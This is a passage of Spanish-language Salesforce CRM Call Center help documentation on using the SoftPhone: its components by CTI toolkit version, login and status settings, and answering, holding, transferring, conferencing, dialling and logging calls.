Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Si utiliza un adaptador de CTI creado con la versión 4.03 del kit de herramientas de CTI, aparece una ventana emergente cuando utiliza exploradores de Firefox o Chrome. Esta ventana emergente debe aparecer en su equipo para permanecer conectado a Salesforce CRM Call Center.

CONSULTE TAMBIÉN

Salesforce Call Center

Uso de SoftPhone

## Descripción general de SoftPhone

Un SoftPhone es una herramienta de control de llamadas personalizable que le aparece a los usuarios asignados a un centro de llamadas con máquinas en las que se han instalado adaptadores CTI. Una funcionalidad, interfaz de usuario y ubicación de SoftPhone se determinan por la versión del kit de herramientas de CTI con la que se creó. Consulte:

- Acerca de los SoftPhone CTI 1.0 y 2.0 en la página 2373
- SoftPhone CTI 3.0 y 4.0 en la página 2374

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Salesforce Call Center

Kit de herramientas de CTI de Salesforce

Consola de Salesforce

Uso de SoftPhone

Utilizar un SoftPhone con una consola de Salesforce

Comprobación de la versión de su adaptador de CTI

## Acerca de los SoftPhone CTI 1.0 y 2.0

Un SoftPhone es una herramienta de control de llamadas personalizable que le aparece a los usuarios asignados a un centro de llamadas con máquinas en las que se han instalado adaptadores CTI. Los SoftPhone incorporados en las versiones 1.0 y 2.0 del kit de herramientas de CTI se muestran en la barra lateral de cada página de Salesforce. Aunque los administradores y desarrolladores pueden personalizar los SoftPhone CTI 1.0 o 2.0, normalmente incluyen los componentes siguientes:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Área del estado del centro de llamadas**
Incluye una lista desplegable que le permiten especificar si está listo para recibir llamadas. Consulte Cambio del estado de su centro de llamadas en la página 2384.

**Encabezado de línea telefónica**
Muestra el estado de la línea telefónica. Un icono de estado cambia los colores y parpadeos ( ) y proporciona una descripción del texto. Puede hacer clic en el nombre de la línea (Línea 1) para mostrar u ocultar la ventana de marcación de la línea y el área de información de llamada.

**Área de información de llamada**
Muestra los datos relacionados a la llamada, como el número de teléfono que ha utilizado el cliente para marcar, la duración de la llamada y los vínculos a cualquier registro asociado con la llamada.

**Área de los botones de llamada**
Muestra los botones que le permiten ejecutar comandos de llamadas, como marcación, contestación, puesta en espera de un interlocutor, transferencia, conferencia y apertura de una segunda línea mientras está con una llamada. Consulte Uso de SoftPhone en la página 2382.

**Área de registro de llamada actual**
Muestra la información de registro de la llamada. Por defecto, el campo `Asunto` incluye la fecha y hora de la llamada, pero los usuarios pueden modificar este campo si lo desean. El campo `Nombre` permite a los usuarios especificar un contacto, candidato o cuenta personal relacionada, mientras que el campo `Relacionado con` les permite adjuntar un registro adicional al registro de llamada cuando finaliza la llamada. Los usuarios pueden introducir información adicional sobre la llamada en el cuadro de texto `Comentarios`. Los registros de llamadas se guardan en un registro de actividad que se puede recuperar desde las áreas de llamadas recientes de SoftPhone o la lista relacionada Historial de actividades de los registros asociados. Consulte Creación de registros de llamada en SoftPhone en la página 2378.

**Área de llamadas recientes**
Muestra los registros guardados para las llamadas que se han completado recientemente. Haga clic en el `Asunto` de un registro para abrir su página de detalles o en el vínculo `Nombre` o `Relacionado con` de un registro para abrir el registro asociado. Haga clic en **Modificar** para volver a abrir un registro de llamadas para su modificación en SoftPhone.

**Informe Mis llamadas hoy**
Abre un informe de todas las llamadas que ha realizado o recibido en el último día.

**Logotipo de SoftPhone**
Muestra un logotipo personalizable para cada adaptador CTI.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

- Descripción general de SoftPhone
- Salesforce Call Center
- Kit de herramientas de CTI de Salesforce
- Consola de Salesforce
- Uso de SoftPhone

## SoftPhone CTI 3.0 y 4.0

Un SoftPhone es una herramienta de control de llamadas personalizable que le aparece a los usuarios asignados a un centro de llamadas con máquinas en las que se han instalado adaptadores CTI. Los SoftPhone incorporados en las versiones 3.0 y 4.0 del kit de herramientas de CTI se muestran al pie de la consola de Salesforce o en la barra lateral de cada página de Salesforce. Aunque los administradores y desarrolladores pueden personalizar SoftPhone CTI 3.0 y 4.0, normalmente incluyen los componentes siguientes:

**Área del estado del centro de llamadas**
Incluye una lista desplegable que le permiten especificar si está listo para recibir llamadas. Consulte Cambio del estado de su centro de llamadas en la página 2384.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Encabezado de línea telefónica**
Muestra el estado de la línea telefónica. Un icono de estado cambia los colores y parpadeos ( ) y proporciona una descripción del texto. Puede hacer clic en el nombre de la línea (Línea 1) para mostrar u ocultar la ventana de marcación de la línea y el área de información de llamada.

**Área de información de llamada**
Muestra los datos relacionados a la llamada, como el número de teléfono que ha utilizado el cliente para marcar, la duración de la llamada y los vínculos a cualquier registro asociado con la llamada.

**Área de los botones de llamada**
Muestra los botones que le permiten ejecutar comandos de llamadas, como marcación, contestación, puesta en espera de un interlocutor, transferencia, conferencia y apertura de una segunda línea mientras está con una llamada. Consulte Uso de SoftPhone en la página 2382.

**Informe Mis llamadas hoy**
Abre un informe de todas las llamadas que ha realizado o recibido en el último día.

**Logotipo de SoftPhone**
Muestra un logotipo personalizable para cada adaptador CTI.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Descripción general de SoftPhone
Salesforce Call Center
Kit de herramientas de CTI de Salesforce
Consola de Salesforce
Uso de SoftPhone

## Modificación de configuración personal de SoftPhone

Puede controlar la configuración personal de SoftPhone dentro de Salesforce. Para cambiar su configuración, desde su configuración personal, introduzca *SoftPhone* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi configuración de SoftPhone**.

Dispone de las siguientes opciones.

| Configuración | Descripción |
| --- | --- |
| Inicie sesión automáticamente en su centro de llamadas cuando inicie sesión en Salesforce. | Seleccione esta opción si desea que Salesforce utilice información de inicio de sesión guardada para iniciar sesión en su SoftPhone automáticamente. |
| Si sólo se encuentra un registro en la llamada entrante | Seleccione una de las siguientes opciones para especificar cómo se mostrará un registro cuando sea el único que coincida con una llamada entrante:<br>• Abrir siempre el registro automáticamente. Esta opción muestra el registro en la ventana principal de Salesforce, sobrescribiendo todo lo que hubiese antes. Todos los cambios de su registro anterior que no haya guardado se pierden.<br>• No abrir nunca el registro automáticamente. Esta opción no muestra el registro coincidente. Para verlo debe hacer clic en el vínculo del registro en SoftPhone. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración personal de SoftPhone:

- Miembro de un centro de llamadas

CONSULTE TAMBIÉN

- Salesforce Call Center
- Uso de SoftPhone
- Inicio de sesión en SoftPhone

## Respuesta a una llamada mediante SoftPhone

Cuando inicie sesión en SoftPhone, puede recibir una llamada cuando:

- La llamada proviene de una cola y el estado de su centro de llamadas está definido como Está listo para llamar.
- La llamada se envía directamente a su extensión si aún no tiene ninguna llamada

Puede decir que tiene una llamada entrante si ve un botón rojo parpadeando y las palabras "Llamada entrante", "Transferencia entrante" o "Conferencia entrante" junto al nombre de una línea telefónica en su SoftPhone.

Los detalles sobre la llamada, si hubiera, se muestran justo encima del botón **Respuesta** y normalmente incluyen el número del teléfono del emisor y el número que marca el emisor para llamarle. Si el número de teléfono del emisor coincide con un número de un registro de Salesforce existente, también se muestra un vínculo a ese registro. Asimismo, si su centro de llamadas pide a los emisores que introduzcan un número de cuenta u otros datos antes de ponerse en contacto con un representante, SoftPhone busca los registros que contienen esa información y muestra automáticamente los vínculos a los resultados que coinciden.

Para responder a una llamada entrante, puede:

- Hacer clic en **Respuesta** en SoftPhone.
- Utilizar el auricular de su teléfono para contestar a la llamada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para responder llamadas con SoftPhone:

- Miembro de un centro de llamadas

Cuando responde a una llamada, el reloj de `Duración de la llamada` empieza a medir el tiempo, y el estado de su centro de llamadas se establece automáticamente como Ocupado. Si no responde a la llamada, el sistema la pasa a otro usuario y el estado de su centro de trabajo se establece automáticamente como No está listo para llamar.

Una vez que haya respondido a una pregunta, puede:

- Registrar comentarios y asociar registros de Salesforce a la llamada
- Poner al emisor en espera
- Transferir la llamada a otro usuario del centro de llamadas
- Incluir otro usuario del centro de llamadas en la llamada
- Finalizar la llamada

Si su SoftPhone es compatible con varias líneas y responde a la Línea 2 mientras habla por la Línea 1, la Línea 1 quedará en espera automáticamente.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

Consejo: Las *pantallas emergentes* son páginas que muestran cuándo coinciden las llamadas entrantes con el número de teléfono de un registro existente de Salesforce. La siguiente tabla describe cuándo se muestran las pantallas emergentes (sólo pueden mostrarse cuando el estado de su centro de llamados se ha establecido como Está listo para llamar):

| Ventanas emergentes en | Mostrar | No mostrar |
|---|---|---|
| Páginas de modificación | | ✅ |
| Páginas de detalles | ✅ | |
| Páginas de detalles cuando la modificación en línea está en uso | | ✅ |

| Ventanas emergentes en | Mostrar | No mostrar |
|---|---|---|
| Páginas de modificación y páginas de detalles en la consola de Salesforce | ✅ | |
| Llamadas salientes | ✅ | |

CONSULTE TAMBIÉN

Uso de SoftPhone

Cambio del estado de su centro de llamadas

## Creación de registros de llamada en SoftPhone

Cada llamada externa que realice o reciba con SoftPhone registra automáticamente la actividad en el registro de llamada. Puede ver estos registros de llamadas en la lista relacionada Historial de actividades de cualquier registro de Salesforce que se asocie a la llamada o ejecutando un informe. Los registros de llamadas generados automáticamente incluyen valores para:

- El usuario del centro de llamadas que recibe o inicia la llamada
- El número de teléfono del contacto que llamó o al que el usuario del centro de llamadas llamó
- La fecha en la que tuvo lugar la llamada
- La duración de la llamada, en segundos
- Si la llamada era entrante o saliente
- El identificador exclusivo que el sistema del centro de llamadas asigna a la llamada

Puede asociar hasta dos registros, modificar el asunto y agregar comentarios a un registro de llamada mientras la llamada está en curso. Para ello:

1. Asocie hasta dos registros al registro de llamada:
   - Cuando vea o cree un contacto, candidato o cuenta personal, aparecerá una lista desplegable `Nombre` en el registro de llamada. Utilice esta lista para seleccionar un único registro de contacto, candidato o cuenta personal para asociarlo a la llamada.
   - Cuando vea o cree cualquier otro tipo de registro de Salesforce, aparecerá una lista desplegable `Relacionado con` en el registro de llamada. Utilice esta lista para seleccionar un solo registro de cualquier otro tipo para asociarlo a la llamada.

     Nota: Los registros de objetos personalizados sólo se pueden asociar a un registro de llamada si el objeto personalizado realiza el seguimiento de actividades.

   De manera predeterminada, los registros visualizados más recientemente se seleccionan en las listas `Nombre` y `Relacionado con` a menos que seleccione manualmente un registro diferente. Los registros que seleccione en estas listas incluirán el registro de llamada en la lista relacionada Historial de actividades una vez finalizada la llamada. Estos registros también se muestran con la llamada si se transfiere o realiza una conferencia con otro usuario de Salesforce CRM Call Center.
2. Modifique los campos `Asunto` y `Comentarios` con información sobre lo que sucede durante la llamada.

Después de finalizar la llamada, el registro de llamada se guarda automáticamente como una tarea completada. Puede acceder rápidamente a los registros de llamada guardados para las llamadas que se completaron al ampliar la sección Últimas *N* llamadas de SoftPhone. Hasta tres de las últimas llamadas se muestran en esta lista mostrando su llamada más reciente en primer lugar:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear un registro de llamada:
- Miembro de un centro de llamadas

- Para modificar un registro de llamadas reciente, haga clic en **Modificar** junto al campo del registro de llamada `Asunto`.
- Para ver un registro de llamada guardado, haga clic en el registro de llamada `Asunto`.
- Para ver un registro asociado a un registro de llamada, haga clic en el nombre del registro.

Para ver una lista de todas las llamadas que ha realizado o recibido en el día, haga clic en **Mis llamadas hoy**. Este vínculo abre el informe Mis llamadas hoy en la ficha Informes.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Uso de SoftPhone

Finalización de una llamada mediante SoftPhone

## Puesta en espera de un emisor mediante SoftPhone

Salesforce CRM Call Center le permite poner en espera a cualquier emisor para que éste no pueda oírle hablar. Para poner en espera a un emisor, haga clic en **Espera** en la línea de SoftPhone que esté activa en este momento. Automáticamente, se inicia el reloj `Tiempo en espera` que muestra cuánto tiempo lleva esperando el emisor y empieza a parpadear en amarillo el icono de luz de línea ( ).

- Los emisores se ponen en espera automáticamente cuando inicie una transferencia de llamada, marque un número de una segunda línea o inicie una llamada de conferencia.
- Si hace clic en **Espera** durante una conferencia, su línea se silenciará pero otros participantes de la conferencia podrán seguir hablando entre sí.

Para reanudar la llamada, haga clic en **Recuperar de espera**. Si desea finalizar la llamada sin recuperar al emisor de la espera, haga clic en **Finalizar llamada**.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Uso de SoftPhone

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para poner a un emisor en espera:

- Miembro de un centro de llamadas

## Transferencia de una llamada mediante SoftPhone

Para transferir una llamada a otro usuario del centro de llamadas o un número de teléfono externo:

1. Adjunte cualquier registro relevante de Salesforce. a la llamada que desea transferir. Por ejemplo, si crea un caso para la llamada, guárdelo y asegúrese de que está seleccionado en uno de los campos `Relacionado con` del registro de llamada actual. Al hacer esto, el usuario al que está transfiriendo la llamada tendrá acceso al caso en su SoftPhone.
2. Haga clic en **Transferir** en la línea de SoftPhone que desee transferir. Permanece en la línea con su primer emisor y se activa una nueva ventana de marcación.
3. Utilice la ventana de marcación, su teclado o el directorio del centro de llamadas para introducir el número de teléfono de la persona a la que desea transferir la llamada.
4. Haga clic en **Iniciar transferencia**. El emisor de la primera llamada se pone automáticamente en espera mientras realiza la llamada al número de destino. Si el número que marca está ocupado, aparecerá un mensaje y tendrá la opción de volver a marcar o cancelar la llamada.
5. Cuando esté listo para transferir al emisor de la primera llamada al número de destino, haga clic en **Completar transferencia**. Si ya no desea transferir la llamada, haga clic en **Cancelar transferencia**.

Una vez que ha completado una transferencia, su línea queda libre y cambia al estado Está listo para llamar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para transferir una llamada:
- Miembro de un centro de llamadas

CONSULTE TAMBIÉN

Salesforce Call Center
Uso de SoftPhone
Finalización de una llamada mediante SoftPhone
Creación de registros de llamada en SoftPhone

## Realización de una llamada de conferencia mediante SoftPhone

Para iniciar una llamada de conferencia con otro usuario del centro de llamadas o un número de teléfono externo:

1. Durante una llamada, haga clic en **Conferencia** en la línea de SoftPhone que esté activa en este momento. Su emisor se pone automáticamente en espera y se activa una nueva ventana de marcación.
2. Utilice la ventana de marcación, el teclado o el directorio telefónico para introducir el número de teléfono de la persona que desee incluir en la conferencia.
3. Haga clic en **Iniciar conferencia**. Su primer emisor permanece en espera mientras se encuentra en la llamada con el número de destino. Si el número que marca está ocupado, aparecerá un mensaje y tendrá la opción de volver a marcar o cancelar la llamada.
4. Una vez haya conectado con el segundo emisor y esté listo para iniciar la conferencia, haga clic en **Completar conferencia**. El segundo emisor se une al primero en su línea telefónica original y los tres pueden hablar libremente entre sí. Si ya no desea que la llamada sea una conferencia después de marcar el segundo número, haga clic en **Cancelar conferencia** para colgar al segundo emisor y vuelva a su emisor original.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para iniciar una llamada de conferencia:
- Miembro de un centro de llamadas

Nota:

- Si hace clic en **Espera** durante una conferencia, su línea se silenciará pero otros participantes de la conferencia podrán seguir hablando entre sí.
- Algunos sistemas telefónicos limitan el número de emisores que pueden incluirse en la conferencia de una única línea. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Salesforce Call Center

Uso de SoftPhone

Puesta en espera de un emisor mediante SoftPhone

## Finalización de una llamada mediante SoftPhone

Cuando esté listo para finalizar una llamada:

1. Actualice el registro de llamada asociado. Por ejemplo, si ha creado un caso o visualizado un contacto mientras se encontraba en la llamada, verifique que se han seleccionado en uno de los campos `Relacionado con` del registro y utilice el cuadro de texto `Comentarios` para introducir cualquier nota sobre la llamada.

   Los registros de llamada no se crean para las llamadas internas.

2. Haga clic en **Finalizar llamada** en la línea activa de SoftPhone o utilice el auricular de su teléfono definido para descolgar. Así finaliza la llamada y la línea queda libre.
3. Si no ha activado los códigos de finalización, el estado de su centro de llamadas se vuelve a establecer como Está listo para llamar y el registro de su llamada se guarda automáticamente.
4. Si están activados los códigos de finalización, el estado de su centro de llamadas se establece como Colgar y se muestran un conjunto de códigos de razones en SoftPhone. Mientras esté en este estado no puede recibir llamadas entrantes.
   a. Seleccione el código de razón que mejor represente resultado de la llamada.
   b. Si lo desea, puede realizar modificaciones adicionales en su registro de llamada.
   c. Haga clic en **Listo**. El estado de su centro de llamadas vuelve a Está listo para llamar y el registro de su llamada se guarda automáticamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para finalizar una llamada:
- Miembro de un centro de llamadas

Todos los registros de llamada guardados se colocan en la sección Últimas N llamadas de SoftPhone para la referencia rápida. Puede revisar los detalles de estos registros de llamada haciendo clic en cualquier vínculo asociado:

- El vínculo `Asunto` (por ejemplo, "Llamada 6/01/2006 12:34 PM") abre la página de detalles del registro de llamada.
- Cualquiera de los vínculos `Relacionado con` abre la página de detalles del registro especificado.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Salesforce Call Center

Uso de SoftPhone

## Uso de SoftPhone

El SoftPhone de Salesforce CRM Call Center aparece en la barra lateral izquierda de su ventana de Salesforce o en el pie de página de la consola de Salesforce. Puede utilizar el SoftPhone para:

- Iniciar sesión en su centro de llamadas
- Modificar el estado de su centro de llamadas para mostrar si está listo para recibir una nueva llamada
- Marcar un número de teléfono utilizando SoftPhone incorporado o haciendo clic en el icono junto a cualquier número de teléfono asociado a un contacto, candidato, actividad o cuenta.
- Buscar un número de teléfono en un directorio de centro de llamadas personalizado
- Responder una llamada telefónica de otro usuario del centro de llamadas o un número externo
- Poner a un emisor en espera
- Iniciar una llamada de conferencia con otro usuario del centro de llamadas o un número externo
- Transferir una llamada telefónica a otro usuario del centro de llamadas o un número externo
- Agregar comentarios o asociar los registros de Salesforce a un registro de llamada automático para registrar rápidamente información relacionada con una llamada
- Modificar configuración personal de Salesforce CRM Call Center para personalizar el comportamiento de su SoftPhone

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver y utilizar SoftPhone:
- Miembro de un centro de llamadas

No es posible contraer la barra lateral si es usuario de Salesforce CRM Call Center y trabaja en la ficha Consola.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

Salesforce Call Center

Requisitos del sistema para Salesforce CRM Call Center

Utilizar un SoftPhone con una consola de Salesforce

Finalización de una llamada mediante SoftPhone

## Inicio de sesión en SoftPhone

Salesforce CRM Call Center requiere que en primer lugar inicie sesión en Salesforce y luego inicie sesión de manera separada en el sistema telefónico de su organización. El indicador de inicio de sesión del sistema telefónico se encuentra en la barra lateral y sólo aparece si:

- Está asignado a un centro de llamadas de Salesforce.
- Está utilizando un equipo en el que esté instalado un adaptador de CTI adecuado. (Para verificar rápidamente que hay un adaptador instalado, busque el icono en la bandeja de sistema del equipo. La bandeja de sistema se encuentra junto al reloj en la esquina inferior derecha del monitor.)

Si no aparece el indicador de inicio de sesión de un sistema telefónico, póngase en contacto con su administrador.

Dependiendo del sistema telefónico que utilice su organización, en el inicio de sesión deberá introducir su Id. de usuario, contraseña y otras credenciales. Una vez haya introducido estos valores, haga clic en **Iniciar sesión** para finalizar la conexión con su sistema telefónico.

Para iniciar sesión automáticamente en su sistema telefónico sin tener que hacer clic en el botón **Iniciar sesión**:

1. Desde su configuración personal, introduzca `SoftPhone` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi configuración de SoftPhone**.
2. Seleccione `Inicie sesión automáticamente en su centro de llamadas cuando inicie sesión en Salesforce`. Cuando haya iniciado sesión en su sistema telefónico, Salesforce recordará su información de inicio de sesión y automáticamente realizará la conexión con su sistema telefónico siempre que inicie sesión en Salesforce.

Nota: Si cierra sesión de manera explícita en el sistema telefónico en cualquier momento de su conexión con Salesforce, el inicio de sesión automático se desactiva para el resto de su sesión de Salesforce. Para volver a activar el inicio de sesión automático, cierre sesión en Salesforce y vuelva a iniciar sesión.

Después de iniciar sesión en un sistema telefónico, el estado de su centro de llamadas se establece automáticamente como No está listo para llamar. Si desea recibir llamadas, debe cambiar el estado de su centro de llamadas a Está listo para llamar.

Consejo: Si está utilizando un adaptador CTI creado con la versión 4.0 del kit de herramientas CTI, su sesión de SoftPhone se cerrará automáticamente pasadas 8 horas si dispone de una ficha abierta del navegador y va a una página Web externa, a una página de Salesforce sin una barra lateral (como un panel). Los tiempos de cierre de sesión automático pueden variar ya que se basan en el modo en que su administrador ha configurado su SoftPhone. Para seguir conectado, asegúrese de tener abierta al menos una ficha del navegador con una página de Salesforce con una barra lateral, como Inicio o Casos. El cierre de sesión automático no sucede en la consola de Salesforce.

### CONSULTE TAMBIÉN

Uso de SoftPhone

Comprobación de la versión de su adaptador de CTI

Requisitos del sistema para Salesforce CRM Call Center

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para iniciar sesión en Salesforce CRM Call Center:

- Miembro de un centro de llamadas

## Cambio del estado de su centro de llamadas

Cuando inicie sesión en Salesforce CRM Call Center, puede que en ocasiones no desee recibir llamadas en su SoftPhone o que necesite alejarse de su escritorio. Para evitar recibir llamadas cuando no las desee, puede establecer el estado de su centro de llamadas situado junto al icono en SoftPhone. Entre los posibles valores del estado de centro de llamadas se incluyen:

| Estado de centro de llamadas | Descripción |
|---|---|
| Está listo para llamar | En este momento no se encuentra en una llamada y está preparado para recibir la siguiente llamada directa o en cola. |
| No está listo para llamar | En este momento no se encuentra en una llamada pero no está preparado para recibir la siguiente llamada en cola.<br>En este estado puede seguir recibiendo llamadas que se envíen directamente a su extensión. |
| Ocupado | En este momento está conectado a un emisor y no puede recibir una llamada directa o en cola. |
| Colgar | En este momento se encuentra en una llamada y desea pasar directamente al estado No está listo para llamar cuando finalice la llamada. |
| Cerrar sesión | Desea cerrar sesión de su sistema telefónico de centro de llamadas y seguir conectado a Salesforce. Después de seleccionar esta opción, Salesforce CRM Call Center cierra automáticamente la conexión con su centro de llamadas y muestra la pantalla de inicio de sesión de SoftPhone. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el estado de su centro de llamadas:

- Miembro de un centro de llamadas

Cuando inicie sesión por primera vez en Salesforce CRM Call Center, el estado de su centro de llamadas se establecerá automáticamente como No está listo para llamar. Debe seleccionar Está listo para llamar en la lista desplegable antes de poder recibir llamadas.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

- Uso de SoftPhone
- Inicio de sesión en SoftPhone
- Realización de una llamada mediante SoftPhone
- Finalización de una llamada mediante SoftPhone

## Uso del directorio de centro de llamadas

Cada centro de llamadas tiene un directorio de centro de llamadas asociado que incluye el nombre y número de cada usuario que pertenece a dicho centro de llamadas, así como otros números de teléfono que estén relacionados con registros de su sistema.

Para usar su directorio de centro de llamadas:

1. En el SoftPhone, haga clic en el nombre de la línea abierta que desee utilizar. De esta forma se abre la ventana de marcación de esa línea. Haga clic en junto a la ventana de marcación para abrir su directorio de centro de llamadas.
2. Para buscar un número de teléfono en el directorio de centro de llamadas:
   a. En la lista desplegable **Seleccione un objeto**, elija el tipo de registro que desee buscar. Cualquier objeto con un campo de número de teléfono se incluye en esta lista.
   b. En el cuadro de texto **Buscar**, escriba la totalidad o parte del nombre que está buscando.
   c. Haga clic en **Ir** para ver sólo una lista de los registros que incluyan su texto de búsqueda.
3. Cuando encuentre el número de teléfono que desee, haga clic en su nombre de registro asociado para introducir automáticamente el número en SoftPhone.
4. Haga clic en **Marcar** para realizar la llamada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para usar un directorio de centro de llamadas:
- Miembro de un centro de llamadas

CONSULTE TAMBIÉN

Salesforce Call Center
Uso de SoftPhone
Realización de una llamada mediante SoftPhone
Realización de una llamada de conferencia mediante SoftPhone
Transferencia de una llamada mediante SoftPhone

## Realización de una llamada mediante SoftPhone

En Salesforce CRM Call Center hay tres formas de realizar una llamada:

- Marcando un número manualmente
- Utilizando el directorio de centro de llamadas
- Utilizando hacer clic para marcar

Durante una llamada, también puede realizar una llamada en una segunda línea telefónica haciendo clic en **Nueva línea**. La nueva línea le permite introducir un nuevo número de teléfono mientras permanece conectado a su emisor original. Una vez haga clic en **Marcar**, su llamada original se pondrá en espera y comenzará su nueva llamada.

Si realiza una llamada mientras el estado de su centro de llamadas está establecido como Está listo para llamar, su estado pasará directamente a No está listo para llamar y deberá introducir códigos de razones para esta opción.

Para finalizar una llamada que acabe de marcar, haga clic en **Finalizar llamada**. Algunos sistemas telefónicos no le permiten finalizar una llamada desde SoftPhone antes de responder. En estos casos, no aparecerá el botón **Finalizar llamada** y deberá utilizar su teléfono físico para terminar la llamada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una llamada:
- Miembro de un centro de llamadas

Si el número que marca está ocupado, aparecerá un mensaje y tendrá la opción de volver a marcar o cancelar la llamada.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

- Uso de SoftPhone
- Puesta en espera de un emisor mediante SoftPhone
- Realización de una llamada de conferencia mediante SoftPhone
- Transferencia de una llamada mediante SoftPhone
- Finalización de una llamada mediante SoftPhone

## Realización de una llamada marcando un número de forma manual

Para realizar una llamada en Salesforce CRM Call Center marcando manualmente un número:

1. En el SoftPhone, haga clic en el nombre de la línea abierta que desee utilizar. De esta forma se abre la ventana de marcación de esa línea.
2. Introduzca el número de teléfono que desea marcar haciendo clic en los botones numéricos de la ventana de marcación o pulsando las teclas numéricas de su teclado.
3. Haga clic en **Marcar** o pulse la tecla Intro de su teclado.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

CONSULTE TAMBIÉN

- Uso de SoftPhone
- Realización de una llamada mediante el directorio del centro de llamadas
- Realización de una llamada mediante la opción Hacer clic para marcar

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

